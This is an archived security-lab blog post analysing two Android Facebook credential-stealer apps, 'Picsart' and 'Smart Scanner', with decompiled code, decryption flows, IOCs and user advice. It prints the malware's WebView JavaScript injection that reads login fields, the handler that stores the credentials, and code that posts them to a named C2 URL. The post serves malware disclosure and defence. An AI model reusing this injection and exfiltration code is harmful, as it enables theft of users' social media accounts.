Stay Alert of Facebook Credential Stealer Applications Stealing User's Credentials. - Home

By Digvijay Mane

Published: 2022-03-14 · Archived: 2026-04-05 17:35:45 UTC

Social media credentials are always a lucrative thing for threat actors. They use various techniques to get them. Some use overlays with fake user interfaces, some use key-logging, and some use simple social engineering to trap users. Another way threat actors have been used in the recent past is JavaScript code injection in WebView to steal Facebook credentials. The script directly hacked the entered Facebook login credentials.

In Jan 2022, Quick Heal Security Labs saw many Facebook credentials stealer applications on Google Play Store, which use different techniques to hide their JavaScript code. Android researchers named Facebook credential stealer "**Facestealer.**"

How dangerous is this?

In case of successful harvesting of Facebook credentials, the hacker gets access to the user's personal information like personals details, friend lists, relation details, activities, private posts & messages, Photo/Videos, life events, etc. and perform malicious activities such as hackers can

- Impersonate to be a real user & use this data for malicious activities like phishing & Spoofing.
- Use the compromised accounts to distribute spam messages, malicious links, malware files, etc.
- Blackmail the victim user with collected private sensitive data for financial or other benefits.
- Spoil the victim's social reputation.
- Change the victim's personal details.
- Post unwanted posts.
- Compromise victims' other social media and professional accounts using the collected information.

So, losing Facebook credentials to hackers can be very dangerous, as it could lead to several unforeseen consequences.

What Did Quick Heal Security Do For This?

The Quick Heal Security Labs have reported the following applications to Google Play Store, and Google has taken prompt action (see Fig. 2) and removed these applications from Google Play Store.




Fig. 1. Reported applications from Google Play Store with its download count




Fig. 2. Mail about application report to Google and Google's confirmation

Below is a technical analysis of these applications:

Technical Analysis:

#1. Application Name: PicsArt

MD5: db95ae3cc6697bc9169fc9d6566a97bc

This application used various string encryptions to avoid AV engine detection and made analysis difficult for researchers.

This application:

- Opens with a Picsart screen (shown in the middle).
- Then redirects it to the next page, asking for Facebook credentials.




Fig. 3. Application launch and ask for Facebook credentials

But in the background, this application makes a request to the URL – hxxps[:]//mago[.]qfoster[.]shop/PHP/submit/data.

Fig. 4. shows the code executed by the application to make this request.




Fig. 4. Code for the above request

And application gets the encrypted response which is shown in Fig. 5




Fig. 5. Response from c2 for application's request

Received encrypted data is decrypted by application which is shown in Fig.6.




Fig. 6. Decryption flow for response data

The application uses DES/CBC encryption followed by Base64 to get intermediate data for this encryption purpose. Then AES/CBC encryption is followed by Base64 to get a final decrypted response.


Fig. 7 shows the final decrypted output of this process. This decrypted data is used by applications for further processes.

```
{
"version":"1.0#",
"datas":{
        "prva":"Lf2seMOmgzAZiIWgT5JDtp0hGDtLP22FJKcGVNfR8I0y5BBGACJwxNb1G903Cs
        "desc":"zMd+beA3dbezuDT7rQTmgui0Bb45+vIinx0KtC0SOcMGP77cqqepIJzERvoIM5
        "sver":"1.0.2"
    },
"sver":"1.0.2",
"time":"9AC0376DD3F2B22D",
"desc":"Kfm9Ftw2\/b9lLzAe\/zjphej+SgSVBSCHsMGgbnH7RNAeQlzozmZQ3tabjZKfEt19WtYzbWec
"key":"OMG2DA3X",
"fut":[
        "9SBp+sNJieTZZpYPkJGq6uSUgfPbPxGO+rRzZsNC28c=",
        "FeIMIHQqSZnFACnT2gEMtmDZtxikyF6A0lhx\/4Q8Odb55foGQiRi6z3Z2nzweBk35JSB89s\/EY76tHNmw0Lbxw==",
        "iffJPra+cQNFMbefS3APok0e0kohi7x0OHd+CNlSOeTppzZmm\/LQRv9\/IvdrEmKB5JSB89s\/EY76tHNmw0Lbxw=="
    ],
"pau":"ibVvlbSN0FcBGyskMIyyWqlCPMIJoF\/\/WSZW3yOMpMi6A\/+CXQE1qj3zsCmYT4jk76tRalojUJp4D81wi74bQSV4hK0J
}
```


Fig. 7. Final decrypted response data

The application saves this decrypted data in the SharedPreference file, i.e. **x86m.xml,** for future use.

Check Fig. 8. where data of x86m.xml is shown.



```
x86m.xml
1  <?xml version='1.0' encoding='utf-8' standalone='yes' ?>
2  <map>
3      <string name="prva">Lf2seMOmgzAZiIWgT5JDtp0hGDtLP22FJKcGVNfR
4      <string name="desc">zMd+beA3dbezuDT7rQTmgui0Bb45+vIinx0KtC0S
5  </map>
```



Fig. 8. SharedPreference File x86m.xml data

Now, the application uses these values to get the Facebook URL value and JavaScript injection code.

Here functions C0151a.m855b() gives values from shared preference file “x86m.xml” then these values are decrypted by C0152a.m930a() function-

javascript:window.assi.showAsd(document.getElementById(‘m_login_email’).value,document.getElementById(‘m_login_passwor

Fig. 9 shows this, which decrypts Facebook URL values, JavaScript injection code, and execution it deploys.




```
String str = (String) C0151a.m855b("x86m", "desc", "");
String str2 = (String) C0151a.m855b("x86m", "prva", "");
if (str2.equals("") || str.equals("")) {
    this.f1090r.setVisibility(0);
    this.f1091s.setVisibility(8);
} else {
    str = C0152a.m930a(str, "C433390BB03279B7");
    this.f1090r.setVisibility(8);
    this.f1091s.setVisibility(0);
}
WebSettings settings = this.f1091s.getSettings();
this.f1091s.addJavascriptInterface(new C0182e(), "assi");
C0160a.f1027a = settings.getUserAgentString();
settings.setJavaScriptEnabled(true);
this.f1091s.setWebViewClient(new C0158c(this.f1091s, this.f1094v, str));
WebView webView = this.f1091s;
String str3 = GTVManager.f1086d;
if (str3 == null) {
    str3 = "8B89D5F007A70CCF";
}
webView.loadUrl(C0151a.m858c(C0151a.m861d(C0151a.m858c(str2, str3), str3, "A70E96CD"), "8B89D5F007A70CCF"));
```

Fig. 9. Code for opening official Facebook page and JavaScript injection

Fig. 10. gives the flow of decryption of this data. It takes the value of the “desc” key from the shared preference file. Then it uses AES/ECB encryption two times, followed by Base64 decryption to get the final decrypted JS code.

Fig. 10. JavaScript injection code decryption flow

To get Facebook URL decryption function is called inside the webview.loadurl() function.

In this decryption function:

- It takes the value of the “private” key from the shared preference file
- Then it uses AES/ECB decryption followed by Base64 to get intermediate data
- Then DES/CBC followed by Base64 to get second intermediate data
- Then AES/ECB followed by Base64 to get the final URL value

The above steps are explained in Fig. 11.




Fig. 11. Facebook URL decryption Flow

After this, “ShowAsd” is the function called from JavaScript code.

This function takes the values and stores them in one of the shared preference files – “FILE_KPx86m”, as shown in Fig.12

```
@JavascriptInterface
public void showAsd(String str, String str2) {
    if (!TextUtils.isEmpty(str) && !TextUtils.isEmpty(str2)) {
        String h = outline.m3303h(str, ":", str2);
        if (!h.equals((String) C0151a.m855b("FILE_KP", "FILE_KPx86m", ""))) {
            C0151a.m888m("FILE_KP", "FILE_KPx86m", h);
        }
    }
}
```

Fig. 12. Code which keeps collected information in one file

Below code (Fig.13.) is preparing collected data for submission.

- It takes data from the FILE_KPx86m file
- Then it first encrypts it with AES/CBC
- Then with DES/ECB.
- Then it sends this encrypted data to the C&C server

Fig. 14 explains this code.

```
/* renamed from: a */
public static final String[] f1038a = {"acco", "pwo", "ckcle", "pega", "c_use"};

/* renamed from: a */
public static String m936a() {
    JSONObject jSONObject = new JSONObject();
    try {
        if (!C0160a.f1029c) {
            jSONObject.put("head", m938c(f1038a.toString(), ""));
        }
        String[] split = ((String) C0151a.m855b("FILE_KP", "FILE_KPx86m", "")).split(":");
        if (split.length == 2) {
            String[] strArr = f1038a;
            jSONObject.put(strArr[0], split[0]);
            jSONObject.put(strArr[1], split[1]);
        }
        String[] strArr2 = f1038a;
        jSONObject.put(strArr2[2], C0151a.m855b("0AD52D26A4372751", strArr2[4], ""));
        jSONObject.put("genta", C0160a.f1027a);
        return C0151a.m864e(jSONObject.toString(), "0AD52D26A4372751", true);
    } catch (Exception e) {
        e.printStackTrace();
        return "";
    }
}
```

Accessing stored data from shared preference

Fig. 13. Encrypting collected data

```
HashMap hashMap = new HashMap();
hashMap.put(C0160a.f1030d + "1.0", C0169a.m936a());
C0179b bVar = new C0179b();
MediaType mediaType = C0165e.f1035a;
((PostFormBuilder) OkHttpUtils.post().url(C0159a.f1025c)).params((Map) hashMap).build().execute(new C0162b(bVar));

public static final String f1025c = "https://mago.qfoster.shop/php/postdata";
```

Execution code

Post URL

Fig. 14. Posting collected data to c2

#2. Application name: smart scanner

MD5: 38a72e3b36c4b44bf22c0ce78ec668d1

The second application, i.e. smart scanner, which we have reported, is relatively less complex.

This application opens with a smart scanner default screen (shown in the middle of the image). After clicking the login with Facebook button, it opens the third screen, asking a user to log in with Facebook credentials.




Fig. 15. Smart scanner application Launch

This application is comparatively less encrypted than the above application.

As shown in the first part of Fig. 16,

- The application opens the official Facebook page.
- Here it adds a JavaScript interface with the name “jshandler.”
- In part 2, we can see the JavaScript code to get email and password values.
- In part 3, it creates a JSON object with this data,
- In part 4, it sends it to c2.

Fig. 16. Application malicious code

IOCs:

Quick Heal Security Labs detect these apps with variants of Android. Facestealer

Name	Package Name	MD5	Detection
Picsart	com.artpics.campro	db95ae3cc6697bc9169fc9d6566a97bc	Android.FaceStealer.A6be3
Smart Scanner	com.friendtrip.smartscanner	38a72e3b36c4b44bf22c0ce78ec668d1	Android.FaceStealer.A600c

Social media credentials theft is not seen as a severe issue as financial credentials theft. As we stated earlier, this is a challenging issue, and users should understand the problem involved.
Malware authors spread these malware applications on the Google Play Store in photo editing applications, pdf applications.

Users easily download these types of applications without giving much thought. Users should avoid logging in using social media for such kinds of applications.

How can users secure their Facebook account?

Users should use features provided by Facebook to secure their account, such as

- Two-factor authentication
- Trusted contacts

These features may help users to avoid getting hacked by hackers.

Quick Heal Security Lab continuously checks applications from Google Play Store for such malware.
